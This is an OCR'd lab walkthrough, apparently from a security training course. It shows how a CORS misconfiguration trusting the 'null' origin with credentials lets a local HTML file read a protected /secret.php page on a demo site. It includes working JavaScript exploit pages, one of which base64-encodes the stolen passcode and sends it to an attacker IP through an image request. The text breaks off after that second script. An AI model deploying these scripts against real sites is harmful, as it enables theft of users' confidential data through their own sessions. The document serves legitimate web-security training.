


Make sure the intercept mode is turned on (it's turned on by default):




Step 6: Configure the browser to use Burp proxy.

Using the Foxy Proxy plugin, configure the browser to send all the traffic to the Burp proxy:



Select the **Burp Suite / ZAP** profile:




The browser is now configured to send the requests to the Burp proxy.

Step 7: Login to the web app using the provided credentials.


Login to the web app using the following credentials:

Username: admin


Password: admin




Notice the intercepted request in the Burp proxy:



Turn off the intercept mode in the Burp proxy:




Check the web page shown in the browser window:




/secret.php page is shown. It contains a confidential passcode.

Inspect the logged requests and responses in the Burp proxy's **HTTP History** tab:



Check the response headers for the request to **/secret.php**:



Notice the **Access-Control-Allow-Origin** and **Access-Control-Allow-Credentials** headers. The value for the **Access-Control-Allow-Origin** header is **null**.

This means the website trusts the sites having null origin. And those sites can also access the cookies stored in the browser for http://demo.ine.local.

Information:

By default, the browsers prevent Javascript from reading the responses to a cross-origin request. Scripts can only read the responses for the same-origin requests.

An origin comprises of three components:

- **Scheme:** For instance: http, https, ftp, etc.
- **Hostname:** For instance: ine.com, demo.ine.local, etc.
- **Port:** For instance: 80, 443, 8080, etc.

So if all three components are the same for 2 URLs, they are said to have the same origin. Otherwise, they are considered as different origins, and the responses returned by such requests would be accessible to Javascript under normal circumstances.

Examples:

Same Origins:

https://demo.ine.local/example.html
https://demo.ine.local/another_example.html

Different Origins:

Different Scheme:
http://demo.ine.local/example.html

- https://demo.ine.local/another_example.html

Different Hostname:
https://ine.local/example.html

- https://demo.ine.local/another_example.html

Different Port:
https://demo.ine.local:8080/example.html

- https://demo.ine.local/another_example.html

So that should clear up the concept of origins.

Now if we look back at the null origin, an obvious question comes to mind - Who has this origin?

The answer to that is:

- Files on the local filesystem
- Contents of an iframe

So essentially, **null** origin is similar to ***** (wildcard) but less obvious. In fact, it is more dangerous than the ***** origin because the **Access-Control-Allow-Credentials** origin header is ignored if a wildcard origin is used, but it is not if the null origin is used!


Therefore the combination of access control headers returned by the **/secret.php** page are, in fact, bypassing the same-origin policy enforced by the web browsers.

Step 8: Leverage null origin to steal secret content from a local file.

Save the following HTML file as **test1.html:**

test1.html:


```
<html>
    <head>
        <script>
            var xhr = new XMLHttpRequest();
            xhr.onreadystatechange = function() {
                if (xhr.readyState == XMLHttpRequest.DONE) {
                    var r = xhr.responseText;
                    alert(r)
                }
            }
            xhr.open('GET',
'http://demo.ine.local/secret.php', true);
            xhr.withCredentials = true;
            xhr.send();
        </script>
    </head>
</html>
```




Open it in the browser:

URL: file:///root/test1.html

Notice the content of the secret page is retrieved back and shown in the alert box:



Inspect the request sent by the browser in the HTTP History tab of the Burp proxy:



Notice the **Origin** header sent in the request is **null**because it is a local file on the system.

Since the requesting page has the null origin and the **/secret.php** page trusts the null origin, the cookie is sent, and the contents of the secret page are successfully retrieved!


Step 9: Sending contents of the secret page to the attacker.

In a realistic scenario, you would be leveraging a user of the application to steal the contents of a confidential page accessible to them. For stealing the content, we will modify the HTML page from the last step to send back the information to the attacker machine as follows:

Retrieve the IP address of the attacker machine:

Command:

```
ip addr
```




The IP address of the attacker machine is **192.223.79.2.**

Note: The IP address assigned to your Kali GUI instance would certainly be different. Make sure to replace the attacker's IP address in the subsequent steps with the one assigned to your attacker machine.

Save the following HTML file as **test2.html**:

```
<html>
    <head>
        <script>
            var xhr = new XMLHttpRequest();
            xhr.onreadystatechange = function() {
                if (xhr.readyState == XMLHttpRequest.DONE) {
                    var r = xhr.responseText;
                    console.log(r);
                    var d = btoa(r.split('<div class="my-4
text-2xl">')[1].split('</div>')[0].trim());
                    function steal() {
                        document.write('<img
src="http://192.223.79.2:54321/' + d + '"/>');
                    }
                    steal();
                }
```

```
            }
            xhr.open('GET',
'http://demo.ine.local/secret.php', true);
            xhr.withCredentials = true;
            xhr.send();
        </script>
    </head>
</html>
```

